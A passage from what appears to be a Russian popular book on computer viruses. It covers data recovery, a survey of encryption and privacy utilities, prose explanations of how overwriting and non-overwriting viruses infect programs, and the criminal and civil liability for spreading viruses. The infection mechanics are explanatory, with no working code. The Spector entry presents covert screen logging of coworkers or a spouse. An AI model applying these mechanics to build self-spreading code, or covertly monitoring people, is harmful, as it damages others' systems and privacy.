Однако это не всегда соответствует истине. Поэтому при наличии фрагментации утилиты автоматического восстановления файлов могут восстановить файл неправильно. Если удалено много файлов или полностью удалена FAT, то утилиты оказываются бесполезны. Самое страшное, что, если была предпринята попытка восстановления файла и эта попытка оказалась неудачной, то, скорее всего, файл уже восстановить нельзя. Утилита восстановления внесла свои исправления в FAT и каталог.

Существуют и более мощные профессиональные утилиты восстановления информации. В частности, набор утилит TIRAMISU. Это несколько утилит для восстановления информации на дисках с FAT16, FAT32, NOVELL, NTFS. Защита от несанкционированного использования в них осуществляется с помощью ключевой дискеты. Эти утилиты позволяют сохранять восстанавливаемые файлы на другом диске. Поэтому ею можно пользоваться, не боясь безвозвратно потерять информацию. Тем не менее, если диск сильно фрагментирован, то и эта утилита часто не в состоянии восстановить информацию (по крайней мере, это относится к тому случаю, когда полностью уничтожены обе копии FAT).

Можно ли самому восстановить информацию?

Безусловно, в несложных случаях это возможно. Случайно уничтоженные файлы восстанавливаются распространенными утилитами обычно без проблем. Это могут делать даже слабо подготовленные пользователи – «чайники». Но достаточно серьезные знания файловой системы и некоторые навыки все же необходимы. Главное – хорошо представлять возможные последствия своих действий.

Как же восстанавливается информация в сложных случаях? Полную технологию восстановления, естественно, невозможно изложить в кратком объеме нашей книги. Основывается она на использовании специального технологического оборудования и программ, на рутинном ручном труде и требует большого опыта и постоянных исследований. В тяжелых случаях практически единственным методом остается анализ содержимого жесткого диска и логическое сопоставление последовательности кластеров, которые могут принадлежать тому или иному файлу. Не пытайтесь делать это сами! Такая работа требует большого опыта и хороших знаний всех особенностей файловой системы.

Даже в условиях сервисного центра, имеющего необходимое оборудование и опытный персонал, полностью и без задержек восстанавливается примерно 92% дисков. Остальные считаются «проблемными». Под «проблемными» мы понимаем диски, восстановление информации на которых возможно (иногда, правда, не в полном объеме), но требует дополнительных временных затрат. В 9 случаях из 10 в число «проблемных» попали диски, на которых делались попытки восстановления информации силами самого пользователя. Восстановление информации на таких дисках требует много времени и обходится владельцу компьютера значительно дороже. Остальные «проблемные» диски – это те, у которых очень сильная фрагментация, существует много потерянных и перепутанных цепочек кластеров и множество других дефектов.

Какие же выводы можно сделать из этих фактов?

Выводы

Главный вывод: о своем компьютере нужно заботиться не меньше, чем о любимой собаке или кошке. Регулярно (до того, как случилось несчастье, а ни в коем случае не после!) необходимо проверять состояние диска встроенной утилитой ScanDisk («проверка диска» в Windows). Чаще проводить дефрагментацию жесткого диска. Проверять компьютер на наличие вирусов. Лучше поставить автоматическую защиту (например, Norton AntiVirus или AntiViral ToolKit). Позаботьтесь также, чтобы для любимого компьютера всегда была самая свежая версия антивирусной программы. Не устанавливайте программы сомнительного проис-

хождения. Выключайте компьютер только через **«Завершение работы»** в меню **«Пуск»**. Делайте резервные копии того, что вы не хотите потерять навсегда. Поверьте, почувствовав хорошее отношение к себе, компьютер в трудную минуту вас не подведет. Даже если он и «погибнет» от какого-нибудь вируса, его можно будет вернуть к жизни.

Тем же, кто не желает заботиться о компьютере и при этом не хочет пострадать от компьютерных вирусов, есть только один совет. Продайте компьютер.

Глава 8. Инструменты для параноиков

Ваши враги, интернетовские воры, любопытный шеф, эти умники маркетологи, — все они хотят посмотреть ваши файлы, пока вы читаете эту книгу. Они изучают вашу почту. Сообщения по ICQ? И это интересно. Когда вы покупаете что-то в Интернете, они воруют номер вашей кредитной карточки. Они изучают ваш кеш, чтобы понять ваши пристрастия. Они следят за каждым вашим движением в Интернете, потому что вы для них — открытая книга.

Есть много неплохих программ, которые позаботятся о сохранении безопасности вашего компьютера и вашей частной жизни.

Ну, что скажете? Вы впопыхах удалили все «компрометирующие» файлы? Молодец! Им потребуется 30 секунд, чтобы их восстановить.

Не стоит гулять по Интернету, выставляя все напоказ и раздавая свои секреты направо и налево. Есть дюжина неплохих программ, которые позаботятся о сохранении вашей частной жизни, защитят ваш кошелек и, возможно, уберегут вас от тюрьмы (шутка!).

Вас это беспокоит? Тогда займемся делом.

Спрячьте свои файлы

Вы, конечно, парень не промах и обезопасили свои файлы, поместив их в «скрытые» папки? Десятилетний ребенок их, возможно, и не найдет, но вот остальные... Лучше воспользуйтесь этими программами, чтобы спрятать свои сокровища даже от самых опытных глаз.

WinXFiles

Вы за линией фронта, при помощи маленькой камеры, вмонтированной в очки, вы загрузили схему суперсекретного самолета и сейчас вы стоите перед выбором — прятать диск под матрац или в бачок унитаза.

Остыньте, есть идея получше. WinXFiles удовлетворит даже таких параноиков, как Дана Скалли и Фокс Малдер. Эта программа предназначена для шифрования и дешифрования файлов и особенно удобна для работы с графическими изображениями. Только вы сможете затем просмотреть содержимое зашифрованного рисунка в специальном окне просмотра (к сожалению, без сохранения пропорций). Так что, если враг у вас на хвосте, загружайте и шифруйте.

Encrypted Magic Folders

Итак, вы хотите спрятать от них свои суперсекретные данные, но так, чтобы они не догадались, что вы от них что-то спрятали? Encrypted Magic Folders решает две задачи — прячет указанные вами папки от всех, кроме вас, и шифрует их, если случайно их кто-то таки обнаружит. Достаточно ввести пароль и выбрать папки, которые подлежат шифрованию. Если посторонний будет работать на вашем PC, он даже не увидит скрытые папки, не говоря уже о том, чтобы расшифровать их. Все, что вам нужно, так это не терять пароль, а то с вашими файлами можете попрощаться.

BestCrypt

Вы, наверное, всегда мечтали иметь крутой сейф, вмонтированный в стенку за картиной? Эта программа почти то же самое. BestCrypt — это стальной сейф в вашем PC. Программа создает зашифрованные логические диски, полностью отделенные от остальных дисков. Укажите объем сейфа, т.е. диска, выберите любимый алгоритм шифрования (американский DES, русский ГОСТ 28147-89, Twofish или Blowfish), введите пароль, перетащите мышкой файлы — и все готово. BestCrypt при необходимости удалит с секретного диска все до последнего байта. А если враг уже за дверью и нет времени возиться с каждым файлом в отдельности, то нажав «паническую» кнопку, вы удалите сразу все зашифрованные диски.

Заблокируйте Рабочий стол

Нет ничего хуже, чем вернуться с обалденного отдыха и обнаружить, что кто-то покопался в вашем PC, напакостил или того хуже — почитал что-то интимное. За руку поймать подлеца не удастся, но вот лишить на будущее его такого удовольствия вы в состоянии.

Spector

Иногда блокировка доступа к Рабочему столу — лучшая защита от злоумышленников, друзей по работе или любопытной жены (мужа). Но делать это «в лоб» — равносильно выдать свои подозрения. Spector работает тихо, в фоновом режиме и записывает все движения на вашем PC —

каждые 30 секунд он делает скриншот экрана, что позволит вам затем посмотреть «виртуальный» фильм о передвижении злоумышленника по вашему PC (включая выходы в Интернет, отправку и чтение почты и т.п.). Spector резервирует 50 Мб под свой «черный ящик» (вы можете выделить под это благородное дело и больше) и помещает туда 4-битные в серых тонах (если хотите, то и полноцветные) снимки. К сожалению, он не может сделать фото самого подлеца.

WinProtect

Если вы используете компьютер на работе, то наверняка испытывали раздражение от того, что ваш коллега (он — хороший парень, но сволочь редкая) сменил ваши любимые обои, скринсейверы или того хуже — используя скешированный пароль, читает вашу почту на Hotmail. Положите этому конец. С помощью WinProtect заблокируйте большинство функций на Рабочем столе. Для этого достаточно отметить пару чекбоксов и никто, кроме вас, не сможет открыть **Панель управления**, **Сетевое окружение**, **Панель задач** и даже выключить компьютер. WinProtect позволяет также вести запись доступа к вашему PC через локальную сеть или Интернет.

Klik-Lok

Ситуация типичная — вы «на минутку» выскочили с работы и вот, спустя три часа, вы все еще сидите с бокалом пива у приятеля, но не можете расслабиться, потому что вас гложет два вопроса. Первый — поймет ли ваш шеф, глядя на скринсейвер, что вы уже давно ушли. И второй — сколько человек успело почитать вашу почту. Klik-Lok позволяет положительно для вас решить обе проблемы. Эта умная программа поместит на Рабочий стол стандартную, со всеми ярлыками, заставку, которая не позволит запуститься никакому скринсейверу, и более того — заставка защищена паролем и при любой попытке открыть какой-то ярлык запросит пароль у любопытствующего. Вернувшись, вы получите детальный хронологический отчет о попытках войти в ваш PC.

Перемещайтесь безопасно

Разве вы рассказываете соседям или случайным знакомым о своих интимных секретах или доверяете им свой кошелек? Нет (действительно нет)? Так почему вы не поступаете так же, когда посещаете Интернет?

Blackbook

Эта утилита понравится даже самому подозрительному из нас. Blackbook — программа-шифровальщик для Communicator и Internet Explorer, которая защитит кеш браузера, **Журнал посещений** (Историю) и **Избранные страницы** (Закладки). Это означает, что вы можете посещать

самые откровенные сайты, делать самые смелые покупки, быть дьявольски откровенным в чатах и не опасаться, что кто-то обо всем этом узнает — Blackbook заметет все следы. Но, если вы вдруг решите посмотреть картинки из кеша, которые вчера не успели подробно изучить, то Blackbook покажет их вам в три секунды и вы сразу вспомните что и где вы вчера посещали.

Webroot's Window Washer

Но полностью расслабляться не стоит. Нужно еще суметь грамотно удалить компрометирующие файлы из кеша, все эти cookies, записи в **Журнале посещений**. Webroot's Window Washer справится с этой задачей как нельзя лучше (для Internet Explorer и для Netscape Navigator) и даже удалит временные файлы Windows. Если вы действительно страдаете манией преследования, то можете установить режим удаления в несколько заходов — тогда уж точно ни один файл не удастся никому восстановить.

Общайтесь конфиденциально

«Частные сообщения электронной почтой». Что-то не так в этом словосочетании. Когда вы отправляете сообщение с одной точки Интернета в другую, то оно перестает быть частным — его могут перехватить и прочитать на любом промежуточном узле их перемещения. Сообщения по ICQ защищены еще меньше. Так что пора сделать свои послания действительно частными, и для этого есть пара инструментов.

Eraser

Вы обмениваетесь суперсекретной информацией со своими респондентами, но вся она хранится на вашем винчестере. Естественно, вы можете закрыть доступ к ней, воспользовавшись утилитами для блокировки Рабочего стола. Но что если враг ворвется в офис, зажмет вам пальцы дверью и рано или поздно вам придется вспомнить пароль. Лучше удалить все эти секреты к чертовой матери, чтоб их и следа не осталось. Воспользуйтесь программой Eraser, которая понравится даже Джеймсу Бонду. Запустите ее через Стартовое или контекстное меню, и Eraser перезапишет те места на винчестере, где были удаленные файлы несколько раз настолько аккуратно, что не останется ни одного «магнитного» напоминания о их присутствии.

PGPfreeware

Вы наверняка знаете, что отправка сообщений электронной почтой еще менее безопасна, чем отправка открытки почтой традиционной — любой человек, при желании, может его прочесть. Именно поэтому мы рекомендуем вам защитить свои электронные послания классической программой для шифрования PGP (Pretty Good Privacy). Для этого

нужно опубликовать в Интернете свой ключ для шифрования — если кто-то хочет передать вам сообщение, то шифрует его вашим ключом, а затем вы сможете расшифровать его при помощи ключа, который есть только у вас. PGPfreeware интегрируется в большинство популярных почтовых программ (например, Eudora и Outlook), что позволяет одним щелчком мыши зашифровать сообщение.

Top Secret Messenger

Если вы с тревогой относитесь к электронной почте, то ICQ вам даже не стоит использовать. Все эти маленькие сообщения, летающие от одного IP-адреса к другому, просто так и напрашиваются на то, чтобы быть перехваченными. Так что, хорошо подумайте перед тем, как написать приятелю, почему ваш шеф недоумок, и установите Top Secret Messenger. Эта параноидальная утилита зашифрует сообщения ICQ. Используя тот же принцип, что и PGPfreeware (публичный ключ/частный ключ), Top Secret Messenger интегрируется в ICQ, и достаточно будет нажать одну кнопку, чтобы отправить закодированное сообщение.

Глава 9. Формы проявления компьютерных вирусов

Теперь, после того, как заложены основы понимания, что такое компьютерные вирусы, рассмотрим различные формы проявления действия таких программ. Общим для всех форм проявления действия компьютерных вирусов является некоторое изменение составных частей программ.

Такие изменения могут объясняться по-разному. Для того чтобы ясно представлять себе многочисленные возможности составления программ-вирусов, нужно прежде всего проанализировать основные функции программ-вирусов.

Во всех случаях вирусу, для того чтобы он мог начать действовать в качестве вируса, нужно иметь право доступа на запись или иметь возможность получить право такого доступа. Кроме того, вирус должен иметь информацию о составе существующих программ или иметь возможность такую информацию получить. Если программа удовлетворяет этим двум основным условиям, из этой программы может распространяться вирус или она сама может развиться в вирус. В качестве третьего условия можно было бы рассматривать запрос опознания уже существующей «инфекции». Строго говоря, это условие должно быть выполнено, чтобы можно было говорить об одном вирусе.

Но, поскольку, наличие «инфекции», как правило, влечет за собой определенные нарушения, для пользователя неважно, была ли программа заражена многократно.

Для вирусов, не обладающих способностью распознавать наличие «инфекции», избежать повторного заражения одной и той же программы можно, например, путем управления доступом через генератор случайных чисел. Правда, такие вирусы особенно опасны тем, что могут выйти из-под контроля собственного создателя, поскольку сам разработчик не имеет возможности управлять случайным доступом.

Перезаписывающие вирусы

Наиболее простым с точки зрения их программной реализации являются перезаписывающие вирусы. Характерным признаком этих вирусов является их разрушающее действие. Вычислительные системы, программы которых заражены вирусом такого рода, выходят из строя в самое короткое время («острая инфекция»).

Если за определение перезаписывающих вирусов принять разрушение программных кодов основной программы, не позволяющее их реконструировать, то с помощью перезаписывающих вирусов оказывается невозможным распространение «инфекции» на все работающие в «зараженной» системе программы: поскольку пользователь быстро обнаружит, что «здесь что-то не так». Правда, чаще всего предполагают, что ошибка связана со сбоем в аппаратуре, поскольку постоянно выдаются все новые сообщения об ошибке.

Программа-носитель вируса

Для защиты от самопроизвольного распространения вирусов сознательно инфицируйте некоторую программу. Такое «направленное» заражение необходимо, чтобы уже при запуске базовой программы не встретиться с сообщением об ошибке.

Если такая программа запущена, то вначале обрабатывается стоящая в начале программы часть вируса. Байт идентификатора в этом случае образуется с помощью характерного для данного вируса команды безусловного перехода или с помощью «нулевой операции». Теперь ядро вируса активно и начинает свою разрушительную работу.

Вирус просматривает достижимую для исполняемых программ массовую память. В этом случае вирус разрушает вторую прикладную программу. Теперь в оперативной памяти сохраняется некая малая часть второй прикладной программы. Затем можно проверить, есть ли в начале этой программы байт идентификатора. Если этот байт идентификато-

ра будет найден, процесс поиска продолжается до тех пор, пока не будет найдена программа без признака вируса.

В этой найденной программе (в данном случае вторая прикладная программа) перезаписывается первая часть, т.е. вирус уничтожает программные коды основной программы, заменяя их собственными кодами.

После того как собственно процесс распространения «инфекции» будет завершен, выполняется задание на обработку, причем это может быть заданием на выполнение любого рода операций. После завершения обработки управление вновь передается программе-носителю вируса, создавая у пользователя иллюзию безупречной работы программы. Естественно, перезаписывающий вирус вовсе не обязательно встраивать в программу-носитель. Программа-вирус была бы жизнеспособна и без программы-носителя, но тогда ее было бы значительно легче обнаружить.

После завершения процесса занесения «инфекции» программа-носитель вновь может быть удалена из области адресов доступа ЭВМ, поскольку вирус уже пустил корни во второй прикладной программе.

Теперь ЭВМ будет работать без сбоев до тех пор, пока не будет запущена вторая программа. При определенных условиях это может продолжаться месяцы или годы, если «инфицированной» окажется такая редко используемая программа. Когда спустя продолжительное время эта программа будет запущена вновь, инфекция будет продолжать распространяться, и пользователю будет чрезвычайно сложно найти источник инфекции.

При запуске инфицированной программы только что описанным способом отыскивается незараженная программа. Первая найденная программа является второй прикладной программой. Но там есть идентификатор, а потому вирус не заносится и процесс поиска продолжается.

После того как собственно процесс внедрения вируса завершен, выполняется задание на выполнение операций любого рода. Лишь теперь непредусмотренные вами сообщения об ошибках укажут вам на то, что здесь не все в порядке. Итак, инициатор внедрения вирусов в любом случае достигает своей цели — внедрения задания на проведение определенных манипуляций.

Вирусы, не выполняющие функции перезаписи

Более опасным вариантом компьютерных вирусов, хотя на первый взгляд они и не кажутся таковыми, являются неперезаписывающие вирусы. Поскольку чаще всего разрушение программ не в интересах со-

ставителей программ-вирусов, здесь предлагается тип вирусов, которые смогут существовать и быть активными в ЭВМ годами, оставаясь незаметными для пользователя. (Обратите внимание на словосочетание «существовать и быть активными»).

В отличие от ошибок, обусловленных перезаписывающими вирусами, в данном случае ошибка, появившаяся однажды, начинает множиться.

Ощущение безобидности неперезаписывающих вирусов связано с тем, что эти вирусы приводят к выдаче типичных сообщений об ошибках. При проведении семинаров по повышению квалификации всегда можно наблюдать, что демонстрация вируса, который размножается, не выводя на дисплей сообщений об ошибках, как правило, не производит столь сильного впечатления на слушателей, как демонстрация вируса, который уже после одного или двух этапов внедрения вируса выдает на экран беспорядочную последовательность символов.

Это фатальная ошибка мышления, которая встречается не только в вычислительной технике.

«Где нет симптомов, там нет и болезни».

Но можно ли вообще заразить программу вирусом, не нанеся видимого ущерба ее работоспособности? Этот вопрос, пожалуй, возникает у каждого, кто хоть раз попытался включить дополнительные функции в уже существующую в объектных кодах программу.

Неперезаписывающие вирусы строятся примерно по тому же принципу, что и перезаписывающие, но имеют дополнительную функцию в форме стандартной программы «MOV». Принцип работы этой стандартной программы легко понять, рассмотрев процесс распространения такой «инфекции».

```
K Байт идентификатора вируса
VIR Ядро вируса
MAN Задание на выполнение операции вируса
MOV Стандартная программа сдвига при регенерации программы
```

А теперь обратимся к инфицированной программе, но инфицированной вирусом, отличающимся тем, что все «зараженные» эти вирусом программы являются носителем вируса, но могут обрабатываться без выдачи сообщения об ошибке.

Как и для перезаписывающих вирусов, в начале вновь стоит команда безусловного перехода или нулевая команда, которая является идентификатором вируса. Когда вирус активизируется, просматривается массовая память.

В процессе поиска вирус найдет вторую прикладную программу. Поскольку такая программа при соответствующей проверке не обнаруживает байта идентификатора, программа считается неинфицированной и начинается процесс введения вируса.

В качестве первого шага из выбранной вирусом программы выделяется некоторая часть, длина которой точно равна длине программы-вируса без стандартной программы «MOV».

Теперь эта выделенная первая часть копируется в конец второй прикладной программы и в результате существует в двух экземплярах, увеличивая старую прикладную программу на собственную длину. Следует подчеркнуть также, что эта операция над второй прикладной программой выполняется не в оперативной памяти, а в соответствующей массовой памяти.

Теперь к уже расширенной второй прикладной программе после уже скопированной первой части добавляется еще и стандартная программа MOV, в результате чего программа увеличивается еще на несколько байтов.

Следующий за этим процесс копирования выполняется точно так же, как и при перезаписывающем вирусе. Итак, стоящая в начале программы первая часть второй прикладной программы перезаписывается программой-вирусом, причем стандартная программа MOV еще раз копируется, поскольку она уже имеется в конце программы.

Итак, часть программы перезаписана (заменена). Это необходимо, поскольку «злокачественные» коды этой демонстрационной программы должны стоять в начале программы, чтобы при запуске программы обеспечить ее обработку. Но содержимое первой части не утрачено, поскольку она сохранена в конце программы.

Затем программа-носитель вируса выполняет манипуляции любого рода, а потом продолжает обработку программы.

Теперь возникает ситуация, когда вирус сначала не размножался и даже никаким образом не проявлял своей активности. Это состояние сохраняется до тех пор, пока не будет запущена вторая инфицированная прикладная программа.

После запуска инфицированной программы вначале осуществляется передача вируса в следующую еще неинфицированную программу только что описанным образом. В этом случае атаке вируса подвергается третья программа.

После того как собственно процесс внедрения вируса закончен, а затем выполнено задание MAN, активизируется стандартная программа MOV.

В оперативной памяти ЭВМ находится инфицированная вторая прикладная программа. Стандартная программа MOV выделяет из этой программы сохраненную в конце программы первую часть и вновь перемещает ее на прежнее место в начало программы.

В оперативной памяти теперь вновь записана исходная версия второй прикладной программы. Теперь стандартная программа MOV выполняет переход в начало программы, после чего программа выполняется без ошибок. Теперь место в памяти, занятое «дубликатной» первой частью и стандартной программой MOV, уже не требуется и может быть занято другой информацией без возникновения ошибок.

Собственно, описанные два типа вирусов и их специальные формы полностью исчерпывают все возможности распространения вирусов. Путем несложных логических рассуждений легко прийти к выводу, что распространяться путем «генерации некоторой более или менее точной копии внутри другой программы» могут лишь эти два типа вирусов.

Приведенные ниже пояснения касаются лишь стратегии, с помощью которой достигается распространение вирусов. Потому сам вирус может быть как перезаписывающим, так и неперезаписывающим.

ОЗУ — резидентные вирусы

ОЗУ-резидентные программы компьютерных вирусов «паразитируют» на самой программе. Находящиеся в оперативной памяти программы не перезаписываются данными или другими программами; эта область памяти специальным образом управляется и становится недоступной для других программ. Система после загрузки ОЗУ-резидентной программой ведет себя так, как если бы данной области памяти не существовало. В экстремальном случае при использовании ОЗУ-резидентных программ оперативная память может оказаться полностью занятой, после чего MS-DOS выдает сообщение: «Для программы нет места в памяти».

Размещенная в оперативной памяти резидентная часть программы может быть активизирована в любой момент при возникновении определенных условий. Например, таким условием может быть прерывание или обращение из некоторой другой программы.

Нижняя часть памяти занята под адреса прерываний. Эти адреса управляются определенными стандартными программами, находящимися в ПЗУ (а частично и в ЗУПВ как часть MS-DOS).

Таким способом достигается всемирно известная совместимость работающих под управлением MS-DOS ЭВМ. Так как совершенно безразлично, какое аппаратное обеспечение используется, функции операционной системы реализуются путем генерации прерываний. Затем процессор выбирает из нижней области адрес прерывания (вектор прерываний) соответствующей процедуры прерывания, которые могут быть различными в различных системах.

Если теперь вектор некоторого прерывания изменяется (преобразуется), вызов операционной системы (например, вывод на печать) может изменить свое направление, переключившись на любую другую программу вывода, резидентную в памяти. Таким же способом можно переключиться с набора символов, несогласующихся с кодами ASCII, на стандартные коды ASCII.

Но и с использованием той же техники можно «перехватить» все обращения к дискете и переключить их на программу-вирус, которая вначале выполнит задачу своего внедрения в систему, затем предусмотренные программой-вирусом манипуляции и лишь после этого выполнит собственно обращение к дискете, создавая тем самым видимость безупречной работы.

Такие вирусы, как правило, сохраняются в оперативной памяти (если они не запрограммированы иначе) до тех пор, пока не будет выключен компьютер. Если затем ЭВМ включить вновь, оперативная память будет свободна от вирусов. Но это будет продолжаться лишь дот тех пор, пока не будет запущена инфицированная программа.

При запуске такой программы вирус вновь становится резидентным. Поэтому наиболее устойчивые вирусы программируются таким образом, чтобы загружаться в качестве первого сектора начальной загрузки системы или в качестве сектора начальной загрузки процессора команд, что обеспечивает их жизнестойкость.

Вызов программы-вируса

Рассмотренные выше типы программ-вирусов имеют один серьезный недостаток — длину. И даже если можно написать на ассемблере достаточно компактную программу-вирус, занимающую менее 400 байтов, то и эти 400 байтов должны будут где-то отведены под программу. Итак, перезаписывающие вирусы разрушают весьма значительную часть программы-носителя, а неперезаписывающие вирусы значительно удлиняют такую программу.

Естественно, при последующем контроле эти изменения обнаруживаются. Тем более, когда для программирования осуществляемых ви-

русом операций используются языки высокого уровня, в результате чего объектная программа занимает достаточно много места.

Но и здесь есть средства, позволяющие обойти и эти трудности. Программу-вирус можно значительно сократить, если не связывать с каждым вирусом заново задание на выполнение определенных операций, а поместить такое задание в массовую память один раз, а вирус запишет в программу-носитель вируса лишь вызов программы выполнения таких манипуляций.

Вирус можно еще более сократить, поместив готовый вирус однажды в оперативную память (например, в виде «невидимого файла»), и тогда внедрение вируса состоит лишь из вызова программы-вируса.

Правда, это имеет тот недостаток, что при ошибке в программе-вирусе инфицированная программа будет опасно пытаться вызвать вирус.

Самые короткие вирусы могут получиться, если удастся программу-вирус постоянно иметь в оперативной памяти в качестве резидентной. Но и в этом случае код «внедренной инфекции» не может занимать меньше одного байта.

Прочие вирусы

Теперь, после того как обсуждены наиболее часто встречающиеся при работе с MS-DOS типы вирусов, рассмотрим еще несколько более редких их видов.

Однако следует сразу же отметить, что приведенные ниже распечатки «нестандартных» вирусов ни в коей мере не претендуют на полноту. Вполне возможно, что в специальных операционных системах, ориентированных на специальное аппаратное обеспечение, открываются совершенно новые возможности для программирования вирусов, что полностью учесть совершенно невозможно.

Аппаратные вирусы

Эти вирусы внедряются в систему лишь при изменении аппаратного обеспечения. Например, при замене ПЗУ начальной загрузки. И хотя такие вирусы очень сложно внедряются в систему, избавиться от них еще сложнее, поскольку при перезапуске ЭВМ с новой операционной системой они появляются снова.

«Буферизованные» вирусы

Вирусы, которые «гнездятся» в буферизованном ЗУПВ, имеют те же отличительные признаки, что и аппаратные вирусы, но могут быть ус-

транены путем удаления буферных батарей. Но нужно учитывать, что вирусы могут появиться вновь через инфицированные программы.

Вирусы «жизни и смерти» (Live and Die)

Вирусы, которые внедряются в программу за определенное время. По истечению этого времени они сами удаляются из зараженной программы. Программа после самоудаления из нее вируса, как правило, сохраняет работоспособность.

Вирусы «игра в прятки» (Hide and Seek)

Вирусы, которые сохраняются внутри системы лишь в течение некоторого времени. В качестве «укрытия» могут использоваться, например, буферные области интеллектуальных терминалов. Здесь важно лишь, чтобы существовала возможность выхода из системы и нового входа в нее.

Часть 2. Правовой статус

Глава 1. Общий обзор

Юридическая практика, как всегда, отстает от достижений техники. Благодаря растущей разрушительной силе компьютерных вирусов они стали излюбленной темой общей и специальной прессы, радио и телевидения. В сообщениях речь идет в основном о чисто технических вопросах, например: что такое вирус, как он программируется и применяется и, разумеется, как можно защититься от компьютерных вирусов.

Но при этом почти совершенно игнорируются либо рассматриваются лишь вскользь и некомпетентно не менее актуальные правовые аспекты программирования и применения вирусов.

Компьютерные вирусы, как и вся компьютерная технология — относительно новая проблема. А правовая наука реагирует на технические новшества с большим опозданием. Например, тема компьютерных вирусов практически не затронута в современной литературе и юридической практике.

С технической точки зрения различные виды компьютерных вирусов отличаются по принципу их воздействия. Но в правовом аспекте эти различия несущественны, поскольку все виды вирусов изменяют, обрабатывают или разрушают данные. А это означает, что в правовом отношении компьютерные вирусы равнозначны. В самом деле, если такие вирусы внедряются в чужую систему и причиняют ей ущерб, возникает естественный вопрос: кто должен нести за это ответственность.

Такая ответственность может иметь прежде всего правовую основу. Кроме того, рассматривается и гражданский иск о возмещении ущерба.

Значит, применение компьютерных вирусов может иметь два совершенно разных последствия в соответствии с уголовно-правовыми и гражданско-правовыми нормами.

Трудности в правовом отношении возникают тогда, когда нужно различить посредственное исполнение или соисполнительство, а также в случаях соучастия в чужом деянии, т.е. в случаях подстрекательства или пособничества. Для многих это области неосознанной правовой ответственности, поскольку не все отдают себе отчет в том, что ответственность может нести не только прямой исполнитель.

Глава 2. Уголовно-правовые последствия

Существующие нормы уголовного права

Компьютерные вирусы чаще всего разрушают хранящиеся в памяти программы или массивы данных, либо изменяют эти данные без их разрушения. Потому в первую очередь рассматриваются №№ 303а и 303б уголовного кодекса.

Изменение данных

1. Незаконное стирание, подавление, приведение в негодность или изменение данных наказывается лишением свободы сроком до двух лет или денежным штрафом.

2. Попытка совершения тех же деяний уголовно наказуема.

Диверсия на ЭВМ

1. Нарушение обработки данных, важных для чужого предприятия или учреждения.

2. Разрушения, повреждения или приведения в негодность, уничтожения или изменения ЭВМ или носителя данных.

Попытка совершения тех же деяний уголовно наказуема.

Наказуемо даже непреднамеренное изменение данных. Это означает, что внедрение вируса в постороннюю систему, т.е. проникновение его в программу этой системы, представляет оконечное преступление, так как оно привело к изменению данных, хранящихся в программном файле. Об ущербе здесь речь не идет, но наказуема уже попытка совершить противоправное деяние.

Особо рассматривается случай, когда изменение данных еще не произошло, но это деяние достаточно близко к завершению. Например, вирус уже внедрен в запоминающую среду постороннего компьютера, но еще не проник в программу. Этот случай может классифицироваться как покушение на преступление и наказывается лишением свободы сроком

до двух лет. Правда, суд может смягчить наказание, но не обязан это делать.

Если предполагается изменение данных в ЭВМ постороннего предприятия или учреждения, для которых ЭВМ имеет большое значение — это почти всегда относится к предприятиям или учреждениям, в которых бухгалтерский учет и управление производством осуществляется с помощью ЭВМ, то внедрение вируса в ЭВМ учреждений или предприятий всегда влечет за собой наказание в виде лишения свободы.

Вторая альтернатива представляет собой классическое повреждение (физическое разрушение) имущества. Но при этом мера наказания возрастает, если повреждены ЭВМ или носитель данных постороннего предприятия или учреждения. Поскольку здесь речь идет о так сказать «аппаратном» воздействии на ЭВМ, наказание при использовании компьютерных вирусов применяется лишь в исключительных случаях. А именно, если не только уничтожены данные, но и имеются повреждения на аппаратном уровне, например, разрушен жесткий диск.

Применяются и другие нормы, которые непосредственно не связаны с проблемой компьютерных вирусов, если, например, вирус приносит преступнику имущественный доход.

Исполнительство и соучастие

По сравнению с преступлением, совершенным одним лицом по действующим нормам, намного сложнее классифицируются случаи посредственного исполнения, соисполнительства, подстрекательства и пособничества. Речь идет о том, что преступник необязательно сам внедряет вирус, а содействует другому в совершении такого деяния. И здесь наступает уголовное наказание, с учетом степени участия, предусмотренной специальной частью УК.

Соисполнительство

При внедрении вируса группой лиц, одинаковому наказанию подвергается каждый из членов группы. Соисполнительство имеет место тогда, когда участники приняли решение о совершении деяния совместно, равноправно, с разделением функций, и в соответствии с этим решением произвели совместное действие, направленное на совершение преступления.

Соисполнительство имеет место также в том случае, если распределение функций характеризуется тем, что один участник программирует вирус, а другой его внедряет. Следовательно, преступником является не только тот, кто непосредственно внедрил вирус в чужую систему.

Посредственное исполнение

Преступным считается и деяние, когда преступник действовал не сам, а побудил действовать в своих интересах другое лицо, а сам как посредственный исполнитель остался в тени. Посредственное исполнение имеет место, если /посредственный/ исполнитель используется примерно как инструмент (хотя инструмент против самого себя). Использование в качестве инструмента имеет место чаще всего тогда, когда посредственный исполнитель знает намного больше, чем используемый им «инструмент». Например, преступник знает, что лежащая рядом с компьютером дискета содержит вирус. Владелец компьютера этого не знает. Если посредственный исполнитель предложит владельцу загрузить дискету с интересной игровой программой, а ничего не подозревающий владелец сделает это, то он как бы сам внедрит вредный вирус. Но тем не менее деяние приписывается посредственному исполнителю, так как в данном случае владелец компьютера из-за превосходства преступника в знаниях был использован лишь как инструмент против самого себя.

Подстрекательство

Наказание за подстрекательство наступает тогда, когда некоторая модель поведения предполагается преступником, который мотивирует опасность, чтобы предполагаемые исполнители приняли соответствующее решение, а затем и реализовали его. Если преступник действительно принимает соответствующее преступное решение и реализует его в противоправном деянии, то подстрекатель должен нести наказание.

Наказуемость за подстрекательство к изменению данных и другие преступления, связанные с компьютерными вирусами, таит в себе в известной мере «взрывную силу» в связи с все более широким распространением программ-вирусов и советом о том, как использовать вирусы.

Пособничество

По своему характеру пособничество очень близко подстрекательству. Для состава преступления необходимо содействие, предложенное преступнику, принятое им и использованное затем при совершении основного преступления. Преступник не обязательно должен знать о том, что ему оказана помощь. Предложенное и принятое содействие, но не реализованное затем в основном преступлении, не рассматривается как пособничество.

В некоторых случаях пособничество трудно отличить от соисполнительства, причем особенности этих разновидностей преступления являются предметом горячих споров. В весьма упрощенном виде соисполнительство имеет место, если действующее лицо совершает деяние по своей воле, а пособничество — если по чужой воле. Согласно другой

трактовке, разделяемой автором, следует исходить из того, кто осуществлял господство над деянием.

Глава 3. Гражданско-правовые последствия

Нормы ответственности

В первую очередь рассматривается ответственность за возмещение ущерба.

1. Ущерб должен быть возмещен, если по небрежности или преднамеренно было нарушено право собственности или иное право потерпевшего.

